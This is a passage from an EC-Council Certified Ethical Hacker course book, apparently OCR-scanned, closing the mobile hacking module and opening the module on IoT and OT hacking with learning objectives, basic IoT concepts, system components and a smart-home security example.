


Figure 17.75: Screenshots of ImmuniWeb® MobileSuite

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed the following:
  - Various mobile platform attack vectors and attacks
  - Various techniques and tools for hacking Android devices in detail
  - How to secure Android devices along with Android security tools in detail
  - Various techniques and tools for hacking iOS devices
  - How to secure iOS devices along with iOS security tools in detail
  - Importance of mobile device management
  - Various countermeasures that can be employed to prevent mobile devices from hacking attempts by threat actors
  - How to secure mobile devices using mobile security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform IoT and OT hacking to compromise IoT and OT devices

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

This module discussed various mobile platform attack vectors and attacks. In addition, it discussed various techniques and tools for hacking Android devices in detail. It also provided a detailed explanation of how Android devices can be secured using Android security tools. Furthermore, it described various techniques and tools for hacking iOS devices. It also discussed how iOS devices can be secured using iOS security tools. Moreover, it emphasized the importance of mobile device management. Subsequently, it presented various countermeasures to protect mobile devices from hacking attempts by threat actors. Finally, it ended with a detailed discussion on how mobile devices can be secured using mobile security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform IoT and OT hacking to compromise IoT and OT devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH™

Certified Ethical Hacker

Module 18:
IoT and OT Hacking

Module Objectives

- Understanding IoT Concepts, IoT Threats, and Attacks
- Understanding IoT Hacking Methodology and IoT Hacking Tools
- Overview of IoT Hacking Countermeasures and Security Tools
- Understanding OT Concepts, OT Threats, and Attacks
- Understanding OT Hacking Methodology and OT Hacking Tools
- Overview of OT Hacking Countermeasures and Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

The Internet of Things (IoT) has evolved from the convergence of wireless technology, micro-electromechanical systems, micro-services, and the Internet. IoT solutions are applied in different sectors of industry, including healthcare, building management, agriculture, energy, and transportation. Many organizations are driving the IoT transformation. IoT devices, such as wearables, industrial appliances, connected electronic devices, smart grids, and smart vehicles, are becoming part of interconnected networks. These devices generate a huge amount of data that is collected, analyzed, logged, and stored on the networks.

The IoT has introduced a range of new technologies with associated capabilities into our daily lives. As the IoT is an evolving technology, the immaturity of technologies and services provided by various vendors will have a broad impact on organizations, leading to complex security issues. IoT security is difficult to ensure as the devices use simple processors and stripped-down operating systems that may not support sophisticated security approaches. Organizations using these devices as part of their network need to protect both the devices and the information from attackers.

As industrial companies are digitizing their industrial facilities to enhance operational efficiency through Internet connectivity and remote data access, they need to increasingly focus on cybersecurity to mitigate new threats and safety issues arising from the convergence of operational technology and information technology (OT–IT). Organizations need to understand the landscape of cyber threats, industrial infrastructure, and business. Before implementing cybersecurity policies and controls, organizations need to identify and prioritize key risks and threats that will have the greatest impact on their business.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The main objective of this module is to explain the potential threats to IoT and OT platforms and to provide guidelines for securing IoT devices and OT infrastructure from evolving threats and attacks.


At the end of this module, you will be able to

- Explain IoT concepts
- Understand different IoT threats and attacks
- Describe the IoT hacking methodology
- Use different IoT hacking tools
- Apply countermeasures to protect devices from IoT attacks
- Use different IoT security tools
- Explain OT concepts
- Understand different OT threats and attacks
- Describe the OT hacking methodology and use different OT hacking tools
- Apply countermeasures to protect industrial facilities from OT attacks
- Use different OT security tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Hacking

IoT Concepts

The IoT is an important and emerging topic in the field of technology, economics, and society in general. It is referred to as the web of connected devices, made possible by the intersection between machine-to-machine communications and big data analytics. The IoT is a future-facing development of the Internet and abilities of physical devices that are gradually narrowing the


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

gap between the virtual and physical world. This section deals with some of the important IoT concepts that one should be familiar with to understand the advanced topics covered later in this module.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is the IoT?

- Internet of Things (IoT), also known as Internet of Everything (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors
- In IoT, the term thing is used to refer to a device that is implanted on natural, human-made, or machine-made objects and has the functionality of communicating over the network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is the IoT?

The Internet of Things (IoT), also known as the Internet of Everything (IoE), refers to computing devices that are web-enabled and have the capability of sensing, collecting, and sending data using sensors, and the communication hardware and processors that are embedded within the device. In the IoT, a "thing" refers to a device that is implanted in a natural, human-made, or machine-made object and has the functionality of communicating over a network. The IoT utilizes existing emerging technology for sensing, networking, and robotics, therefore allowing the user to achieve deeper analysis, automation, and integration within a system.

With the increase in the networking capabilities of machines and everyday appliances used in different sectors like offices, homes, industry, transportation, buildings, and wearable devices, they open up a world of opportunities for the betterment of business and customer satisfaction. Some of the key features of the IoT are connectivity, sensors, artificial intelligence, small devices, and active engagement.





Figure 18.1: Illustration of IoT devices

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How the IoT Works

IoT technology includes four primary systems: IoT devices, gateway systems, data storage systems using cloud technology, and remote control using mobile apps. These systems together make communication between two endpoints possible.

Discussed below are some of the important components of IoT technology that play an essential role in the function of an IoT device:

- **Sensing Technology**: Sensors embedded in the devices sense a wide variety of information from their surroundings, including temperature, gases, location, workings of some industrial machinery, or health data of a patient.
- **IoT Gateways**: Gateways are used to bridge the gap between an IoT device (internal network) and the end-user (external network), thus allowing them to connect and communicate with each other. The data collected by the sensors in the IoT device is sent to the connected user or cloud through the gateway.
- **Cloud Server/Data Storage**: After traveling through the gateway, the collected data arrives at the cloud, where it is stored and undergoes data analysis. The processed data is then transmitted to the user, who can take certain actions based on the information received.
- **Remote Control using Mobile App**: The end-user uses remote controls such as mobile phones, tablets, laptops, etc. installed with a mobile app to monitor, control, retrieve data, and take a specific action on IoT devices from a remote location.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Example:

1. A smart security system installed in a home will be integrated with a gateway, which in turn helps to connect the device to the Internet and the cloud infrastructure.
2. Data stored in a cloud includes information about every device connected to the network. This information includes the device's ID and the present status of the device, as well as information regarding who has accessed the device and how many times. It also includes information such as how long the device was accessed for previously.
3. The connection with the cloud server is established through web services.
4. The user on the other side, who has the required app to access the device remotely on his/her mobile phone, interacts with it, which in turn allows him/her to interact with the device at home. Before accessing the device, he/she is asked to authenticate him/herself. If the credentials submitted by him/her match those saved in the cloud, he/she is granted access. Otherwise, his/her access is denied, ensuring security. The cloud server identifies the device's ID and sends a request associated with that device using gateways.
5. The security system that is currently recording the footage at home, if it senses any unusual activity, then sends an alert to the cloud through the gateway, which matches the device's ID and the user associated with it, and finally, the end-user receives an alert.

